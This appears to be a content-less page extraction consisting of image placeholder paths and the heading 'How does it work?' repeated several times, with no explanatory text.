


# How does it work?







# How does it work?




# How does it work?



# How does it work?



# How does it work?

